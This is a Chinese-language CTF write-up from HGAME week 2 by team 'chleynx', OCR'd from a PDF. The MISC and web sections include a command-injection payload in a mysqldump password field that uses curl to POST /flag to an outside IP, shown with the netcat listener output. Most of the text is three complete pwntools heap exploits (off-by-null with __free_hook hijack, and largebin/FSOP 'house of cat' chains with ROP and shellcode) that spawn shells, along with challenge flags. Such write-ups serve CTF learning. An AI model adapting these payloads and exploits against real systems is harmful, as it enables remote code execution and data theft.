WEEK2-WP

队伍名称：chleynx

队伍ID：chleynx#000069


MISC

Invest in hints

```
def find_minimal_combination():
    # 将二进制字符串转换为整数，便于位运算
    binary_length = len(hints[51])
    target = (1 << binary_length) - 1  # 目标：全1序列

    # 计算每个hint的1的数量和位置
    hint_info = {}
    for num, binary in hints.items():
        value = int(binary, 2)
        ones_count = bin(value).count('1')
        hint_info[num] = (value, ones_count)

    # 按1的数量从多到少排序
    sorted_hints = sorted(hint_info.items(), key=lambda x: x[1][1],
reverse=True)

    # 贪心算法：每次选择能贡献最多新1的hint
    result = []
    current = 0
    while current != target and len(result) < len(hints):
        best_contribution = 0
        best_hint = None

        for hint_num, (value, _) in sorted_hints:
            if hint_num not in result:
                new_value = current | value
                contribution = bin(new_value ^ current).count('1')
                if contribution > best_contribution:
                    best_contribution = contribution
                    best_hint = hint_num

        if best_hint is None:
            break

        result.append(best_hint)
        current |= hint_info[best_hint][0]

    return result if current == target else None
```

```
hints = {
    51:
"000011001010011110100000000100100011101000000000000000000011011111000100",
    52:
"011010001110110000000001010001000010011011000000000100100011100110000000",
    53:
"101001000000010110001100010011010000100011010111010101100010000000000000",
    54:
"000010100000100100001001100001000000100001001011001110000010111000001111",
    55:
"011100101001001000000000000000000011010110011000001111000101100000001000",
    56:
"011101000010010000100101111011110111010010001000100110010000100111000000",
    57:
"100001010100000000110000011001010010101101000001101100100010001000110000",
    58:
"000001111010000010010000011001001000001100001100001010000011011101000000",
    59:
"010011010010010000000010010011101000000000000010110001000100001010101010",
    60:
"100100101001100110111000100110011001001000011100100101010010001000011111",
    61:
"010010001000110000010000000000110100011100010000001011000010001000101000",
    62:
"001010000100001110001011100000100010000000010001111000100011010010011101",
    63:
"010000101110100000000101000010100010110001001000100000000000000001000000",
    64:
"011101101100110000000100000110000000100000000000000111000000010000010001",
    65:
"011000000000110001100000000100010000000000110011000001100100010110100000",
    66:
"011100110010001010011000010110000011010000001100010100000001101000000001000",
    67:
"001110110000110000001001001010001001001010000100011001110010001000010000",
    68:
"010001100101010111001101011100100011111000110100000001010101000000010010",
    69:
"111110101110001101000100000000100011011110100110100011000000110000010001",
    70:
"000000101101011001001000110010110110011000001000100111110000110000011101",
    71:
"000011000011101010000101110011000111001000100111000010100000000001000010",
    72:
"011000000000110010010111000001010001101110001011000101011110000001010100",
    73:
"000010000010100100000011010101101100001101110110111001010111100101100000",
    74:
"010100101000000001110111100010000101101000010001110011010101000000010000",
```

```
    75:
"11010000011000010100001010000111011010100001111010100100100000111110110"
}

print("最少所需解锁的Hint组合:", find_minimal_combination())


def extract_flag():
    # 每个位置的所有可能字符
    flag_chars = [''] * 71

    patterns = {
        56:
("00000111001000010011001000100010010111011111011110100100001001000010111O", "
{AuYoACLQa2zq3i691hNlCxrALma42"),
        60:
("111100001000100101010010011100001001001100110010001110110011001010010O1",
"hgamgko9CLgQSyzti1Dlu8r2mD5wda}"),
        73:
("000011010011110101001110110111011000011011010101100000010010100000100O0",
"e{uYMkfo9i7LOgSCKWy3t69DNCbmDLH"),
        72:
("00101010000011110101000110100011101100010100000111010010011000000000O110",
"aeAkf3o9CrOQaWyAzi9Cbx82AD42"),
        57:
("000110001000100010011011000001011010100101001100000110000000010101000O1",
"megk9CiLrKWyAqi9hN8rELm}"),
        70:
("101100000110000111110010001000001100110110100110001001001101011010000O0",
"ham5Yo99ACLQy2q3i61NluRCA5Ewd")
    }

    # 遍历每个模式，找到对应的字符
    for key, (binary, text) in patterns.items():
        text_pos = 0
        for i, bit in enumerate(binary):
            if bit == '1' and text_pos < len(text):
                # 如果这个位置已经有字符，确保它们相同
                if flag_chars[i] and flag_chars[i] != text[text_pos]:
                    print(f"Warning: Conflict at position {i}: {flag_chars[i]}
vs {text[text_pos]}")
                flag_chars[i] = text[text_pos]
                text_pos += 1

    # 组合所有非空字符
    flag = ''.join(c for c in flag_chars if c)
    print("Flag:", flag)

extract_flag()

# hgame{Aug5YMkf3o99ACi7LrOgQSCKaWy2Azq3ti691DhNlCbxu8rR2mCAD5LEwLdmHa42}
```




Computer cleaner plus

ps看虚拟机进程的时候，发现没有权限。

本地机器root权限，直接chmod +x给权限，然后再次执行，发现有错误提示，然后直接打开发现是一个后门，然后在里面发现恶意程序

hgame{B4ck_D0_oR}



web


Level 21096 HoneyPot

```
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s
|/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,  // 未过滤的参数
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
```

可直接执行命令（webhook.site好像访问不到）

```
password$(sleep 5 & curl -X POST -d @/flag  'http://47.109.78.104:8082')
[root@iZ2vcgyutqttsd8hvyzubwZ ~]# nc -lvvp 8082
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8082
Ncat: Listening on 0.0.0.0:8082
Ncat: Connection from 210.32.32.27.
Ncat: Connection from 210.32.32.27:20915.
POST / HTTP/1.1
Host: 47.109.78.104:8082
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 16
Content-Type: application/x-www-form-urlencoded

hgame{fake_flag}

password$(sleep 5 & /writeflag & curl -X POST -d @/flag
'http://47.109.78.104:8082?a=$(ls)'')
[root@iZ2vcgyutqttsd8hvyzubwZ ~]# nc -lvvp 8082
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8082
Ncat: Listening on 0.0.0.0:8082
Ncat: Connection from 210.32.32.27.
Ncat: Connection from 210.32.32.27:8808.
POST /?a=$(ls) HTTP/1.1
Host: 47.109.78.104:8082
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 43
Content-Type: application/x-www-form-urlencoded


payload(/api/import):

```

```
{"remote_host":"127.0.0.1","remote_port":"3306","remote_username":"1","remote_password":"password$(sleep 5 & /writeflag & curl -X POST -d @/flag 'http://47.109.78.104:8082')","remote_database":"1","local_database":"1"}


hgame{aa3f482b-7dc8-5a36-02f5-e95c50d4b64a}
```



pwn

Signin2Heap

1. off-by-null 漏洞
2. unsorted bin 泄露
3. fastbin attack
4. `__free_hook` 劫持

exp:

```python
from pwn import *

# 基础配置
context.arch = 'amd64'
# context.log_level = 'debug'

# 文件配置
LOCAL = False
local_file = './vuln'
local_libc = './libc-2.27.so'

# 初始化ELF和libc
elf = ELF(local_file)
libc = ELF(local_libc, checksec=False)
```

```python

# 建立连接
if LOCAL:
    io = process(local_file)
else:
    io = remote("node1.hgame.vidar.club", 32576)

# 交互函数
def choice(idx: int) -> None:
    """发送菜单选择"""
    io.sendafter(b'choice:', p32(idx))

def add(idx: int, size: int, content: bytes = b'aaaa') -> None:
    """添加堆块"""
    choice(1)
    io.sendlineafter(b'Index: ', str(idx))
    io.sendlineafter(b'Size: ', str(size))
    io.sendafter(b'Content: ', content)

def free(idx: int) -> None:
    """释放堆块"""
    choice(2)
    io.sendlineafter(b'Index: ', str(idx))

def show(idx: int) -> None:
    """显示堆块内容"""
    choice(3)
    io.sendlineafter(b'Index: ', str(idx))

def exit_() -> None:
    """退出程序"""
    choice(4)

def exploit():
    """主要利用流程"""
    # 1. 初始化堆块
    for i in range(7):
        add(i, 0xf8)

    add(7, 0xf8)
    add(8, 0xf8)
    add(9, 0x68)
    add(10, 0x68)
    add(11, 0x68)
    add(12, 0x68, b'/bin/sh\x00')
    add(13, 0x68)
    add(14, 0xf8)
    add(15, 0x68)

    # 2. 制造堆块重叠
    for i in range(7):
        free(i)
```

```python
    free(13)
    add(13, 0x68, b'a'*0x60 + p64(0x330))

    # 3. 泄露libc基址
    free(8)
    free(14)
    add(8, 0xa0, b'a')
    add(0, 0x40)
    show(9)
    libc_base = u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00')) - 0x3ebca0
    log.success(f"libc_base: {hex(libc_base)}")

    # 4. 获取关键函数地址
    free_hook = libc_base + libc.symbols['__free_hook']
    system = libc_base + libc.symbols['system']

    # 5. 劫持 __free_hook
    free(11)
    free(10)
    add(10, 0x80, b'a'*0x60 + p64(0) + p64(0x71) + p64(free_hook))
    add(1, 0x68)
    add(2, 0x68, p64(system))

    # 6. 触发shell
    free(12)
    io.interactive()

if __name__ == "__main__":
    exploit()
```

```
c:\Users\18774\Desktop\HGAME\week2\pwn\pwn1\attachment\exp.py:
  io.sendlineafter(b'Index: ', str(idx))
[+] libc_base: 0x7fc5ed3ef000
[*] Switching to interactive mode
ls
bin
dev
flag
ld-2.27.so
lib
lib32
lib64
libc-2.27.so
libexec
libx32
vuln
cat f*
hgame{sUCCes5fu1LY-3Xpl01t_OFF-By-NU1123a26e}
```

Where is the vulnerability

1. largebin attack修改[_IO_list_all]
2. FSOP（File Stream Oriented Programming）
3. house of cat利用

exp:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *

class PWN:
    def __init__(self, local=False):
        context.arch = 'amd64'
        context.log_level = 'info'

        self.local = local
        if local:
            self.io = process('./vuln')
            self.libc = ELF('./libc.so.6', checksec=False)
        else:
            self.io = remote("node1.hgame.vidar.club", 31313)
            self.libc = ELF('./libc.so.6', checksec=False)

        self.elf = ELF('./vuln')

    def choice(self, idx):
        self.io.sendlineafter(b'>', str(idx))

    def add(self, idx, size):
        self.choice(1)
        self.io.sendlineafter(b'Index: ', str(idx))
        self.io.sendlineafter(b'Size: ', str(size))

    def free(self, idx):
        self.choice(2)
        self.io.sendlineafter(b'Index: ', str(idx))

    def edit(self, idx, content):
        self.choice(3)
        self.io.sendlineafter(b'Index: ', str(idx))
        self.io.sendafter(b'Content: ', content)

    def show(self, idx):
        self.choice(4)
        self.io.sendlineafter(b'Index: ', str(idx))

    def leak_libc_heap(self):
        # 泄露libc和heap地址
```

```
        self.add(0, 0x520)
        self.add(1, 0x530)
        self.add(2, 0x518)
        self.free(0)
        self.add(3, 0x540)

        # 泄露libc
        self.show(0)
        self.libc_base = u64(self.io.recvuntil(b'\x7f')[-6:].ljust(8,b"\x00")) - 0x203f50
        log.success(f"libc_base: {hex(self.libc_base)}")

        # 泄露heap
        self.edit(0, b'a'*0x10)
        self.show(0)
        self.io.recvuntil(b'a'*0x10)
        self.heap_base = u64(self.io.recv(6).ljust(8,b"\x00")) - 0x290
        log.success(f"heap_base: {hex(self.heap_base)}")

        # 初始化一些关键地址
        self.init_gadgets()

    def init_gadgets(self):
        # gadgets
        self.pop_rdi = self.libc_base + 0x10f75b
        self.pop_rsi = self.libc_base + 0x110a4d
        self.pop_rdx_leave_ret = self.libc_base + 0x9819d
        self.pop_rax = self.libc_base + 0xdd237
        self.pop_rbp = self.libc_base + 0x28a91
        self.ret = self.libc_base + 0x2882f

        # 关键地址
        self._IO_list_all = self.libc_base + self.libc.sym['_IO_list_all']
        self.setcontext = self.libc_base + self.libc.sym['setcontext']
        self.syscall_ret = self.libc_base + 0x98FA6

        # 堆地址
        self.fake_io_addr = self.heap_base + 0xd00
        self.rop_addr = self.heap_base + 0x2750

    def build_fake_IO_FILE(self):
        fake_IO_FILE = b''
        fake_IO_FILE += p64(0)*6
        fake_IO_FILE += p64(1)+p64(2)  # rcx!=0(FSOP)
        fake_IO_FILE += p64(self.fake_io_addr+0xb0)  # _IO_backup_base=rdx
        fake_IO_FILE += p64(self.setcontext + 61)  # _IO_save_end
        fake_IO_FILE = fake_IO_FILE.ljust(0x68-0x10,b'\x00')
        fake_IO_FILE += p64(0)  # _chain
        fake_IO_FILE = fake_IO_FILE.ljust(0x88-0x10,b'\x00')
        fake_IO_FILE += p64(self.heap_base+0x1000)  # _lock
        fake_IO_FILE = fake_IO_FILE.ljust(0xa0-0x10,b'\x00')
        fake_IO_FILE += p64(self.fake_io_addr+0x30)  # _wide_data
```

```
        fake_IO_FILE = fake_IO_FILE.ljust(0xc0-0x10,b'\x00')
        fake_IO_FILE += p64(1)  # mode
        fake_IO_FILE = fake_IO_FILE.ljust(0xd8-0x10,b'\x00')
        fake_IO_FILE += p64(self.libc_base+self.libc.sym['_IO_wfile_jumps']+0x30)
        fake_IO_FILE += p64(0)*6
        fake_IO_FILE += p64(self.fake_io_addr+0x40)

        payload = fake_IO_FILE + p64(0)*7 + p64(self.rop_addr) + p64(self.ret)
        return payload

    def build_rop_chain(self):
        rop = b''
        # mprotect
        rop += p64(self.pop_rdi) + p64(self.libc_base-0x3000)
        rop += p64(self.pop_rsi) + p64(0x3000)
        rop += p64(self.pop_rax) + p64(10)
        rop += p64(self.pop_rbp) + p64(self.rop_addr + 0x48)
        rop += p64(self.pop_rdx_leave_ret) + p64(7)
        rop += p64(self.syscall_ret)

        # read shellcode
        rop += p64(self.pop_rdi) + p64(0)
        rop += p64(self.pop_rsi) + p64(self.libc_base-0x3000)
        rop += p64(self.pop_rax) + p64(0)
        rop += p64(self.pop_rbp) + p64(self.rop_addr + 0xa0)
        rop += p64(self.pop_rdx_leave_ret) + p64(0xff)
        rop += p64(self.syscall_ret) + p64(self.libc_base-0x3000)
        return rop

    def build_shellcode(self):
        sc = shellcraft.pushstr('./flag')
        sc += shellcraft.open('rsp', 0, 0)
        sc += shellcraft.read('rax', 'rsp', 0x30)
        sc += shellcraft.write(1, 'rsp', 0x30)
        return asm(sc)

    def pwn(self):
        self.leak_libc_heap()

        # 准备fake IO_FILE结构
        self.edit(0, p64(self.libc_base + 0x1f70f0)*2)
        payload = self.build_fake_IO_FILE()

        # largebin attack
        self.free(2)
        self.add(4, 0x518)
        self.edit(4, payload)
        self.free(4)

        self.edit(0, p64(self.libc_base+0x1f70f0)*2 + p64(self.heap_base+0x290) + p64(self._IO_list_all-0x20))
```

```python

        # 准备ROP
        self.add(5, 0x540)
        self.add(6, 0x530)
        self.add(7, 0x530)

        rop = self.build_rop_chain()
        self.add(8, 0x530)
        self.edit(8, rop)

        # 触发漏洞
        self.free(5)
        self.add(9, 0x550)
        self.free(7)

        # 发送shellcode
        self.choice(5)
        sleep(0.2)
        self.io.send(self.build_shellcode())

        self.io.interactive()

if __name__ == "__main__":
    pwn = PWN(local=False)
    pwn.pwn()

# hgame{thE_vuLn3R@BIIlTY_1s-In_tHe-LIbR@Ry2d0c}
```

Hit list

1. 泄露heap地址：

- 利用smallbin残留数据
- 通过UAF泄露堆地址
- 计算异或key值

2. 泄露libc基址：

- 利用unsortbin残留数据
- 通过show函数泄露

exp:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *

class PWN:
    def __init__(self, local=False):
        context.arch = 'amd64'
        context.log_level = 'info'

        self.local = local
        if local:
            self.io = process('./vuln')
            self.libc = ELF('./libc.so.6', checksec=False)
        else:
            self.io = remote("node1.hgame.vidar.club", 30537)
            self.libc = ELF('./libc.so.6', checksec=False)

        self.elf = ELF('./vuln')

    def choice(self, idx: int) -> None:
        """菜单选择"""
        self.io.sendlineafter(b'>', str(idx))

    def add(self, size: int, content: bytes = b'c', id: int = 0, name: str = 'n') -> None:
        """添加堆块"""
        self.choice(1)
        self.io.sendlineafter(b'>', str(id))
        self.io.sendlineafter(b'>', name)
        self.io.sendlineafter(b'>', str(size))
        self.io.sendafter(b'>', content)

    def free(self, idx: int) -> None:
        """释放堆块"""
        self.choice(2)
        self.io.sendlineafter(b'>', str(idx))

    def edit(self, idx: int, name: str, size: int, content: bytes) -> None:
        """编辑堆块"""
        self.choice(3)
        self.io.sendlineafter(b'>', str(idx))
        self.io.sendlineafter(b'>', name)
        self.io.sendlineafter(b'>', str(size))
        self.io.sendlineafter(b'>', content)

```

```
    def show(self, idx: int) -> None:
        """显示堆块"""
        self.choice(4)
        self.io.sendlineafter(b'>', str(idx))

    def exit(self) -> None:
        """退出程序"""
        self.choice(5)

    def leak_addresses(self):
        """泄露关键地址"""
        # 初始化堆块
        for i in range(14):
            self.add(0x100)

        # 构造堆块重叠
        for i in range(7):
            self.free(0)

        # 泄露heap基址
        self.free(0)
        self.add(0x110)
        self.free(0)
        self.add(0x110)
        self.free(0)
        self.add(0x110)

        for i in range(7):
            self.add(0x100)

        self.add(0x100)
        self.show(14)
        self.io.recvuntil(b'Information: ')
        self.heap_base = u64(self.io.recv(6).ljust(8,b'\x00')) - 0xe63
        self.key = (self.heap_base >> 12) + 1

        # 泄露libc基址
        self.add(0x40)
        self.show(15)
        self.libc_base = u64(self.io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
- 0x21ac63

        log.success(f"heap_base: {hex(self.heap_base)}")
        log.success(f"key: {hex(self.key)}")
        log.success(f"libc_base: {hex(self.libc_base)}")

    def build_fake_IO(self):
        """构造fake IO_FILE"""
        fake_io_addr = self.heap_base + 0x21c8

        fake_IO_FILE = b''
        fake_IO_FILE += b'/bin/sh\x00'  # _flags=rdi
```

```
        fake_IO_FILE += p64(0)*7
        fake_IO_FILE += p64(1) + p64(2)  # rcx!=0(FSOP)
        fake_IO_FILE += p64(fake_io_addr + 0xb0)  # _IO_backup_base=rdx
        fake_IO_FILE += p64(self.libc_base + self.libc.sym['system'])  # _IO_save_end
        fake_IO_FILE = fake_IO_FILE.ljust(0x68, b'\x00')
        fake_IO_FILE += p64(0)  # _chain
        fake_IO_FILE = fake_IO_FILE.ljust(0x88, b'\x00')
        fake_IO_FILE += p64(self.heap_base + 0x1000)  # _lock
        fake_IO_FILE = fake_IO_FILE.ljust(0xa0, b'\x00')
        fake_IO_FILE += p64(fake_io_addr + 0x30)  # _wide_data
        fake_IO_FILE = fake_IO_FILE.ljust(0xc0, b'\x00')
        fake_IO_FILE += p64(1)  # mode
        fake_IO_FILE = fake_IO_FILE.ljust(0xd8, b'\x00')
        fake_IO_FILE += p64(self.libc_base + self.libc.sym['_IO_wfile_jumps'] + 0x30)  # vtable
        fake_IO_FILE += p64(0)*6
        fake_IO_FILE += p64(fake_io_addr + 0x40)

        return fake_io_addr, fake_IO_FILE

    def pwn(self):
        """主要利用流程"""
        self.leak_addresses()

        # 准备house of botcake
        self.add(0x100)
        self.add(0x100)

        for i in range(7):
            self.add(0x110)

        for i in range(7):
            self.free(18)

        self.free(5)
        self.free(4)
        self.add(0x110)

        # 修改size
        self.choice(1)
        self.io.sendlineafter(b'>', str(0))
        self.io.sendlineafter(b'>', 'a')
        self.io.sendlineafter(b'>', str(-9))
        self.io.sendlineafter(b'>', hex((self.heap_base + 0x1540)))

        # 准备house of cat
        self.add(0x120, 0x110*b'\x00' + p64(0x121) + p64((self.libc_base + self.libc.sym['_IO_list_all'])^self.key))

        fake_io_addr, fake_IO_FILE = self.build_fake_IO()
        self.add(0x200, fake_IO_FILE)
```

```python
        self.add(0x110)
        self.add(0x110, name=p64(fake_io_addr))

        # 触发漏洞
        self.exit()

        self.io.interactive()

if __name__ == "__main__":
    pwn = PWN(local=False)
    pwn.pwn()



# hgame{my5TerloUS-GOOD-5AmaRIT4N-WAntS_@-g1RlFrieND17}
```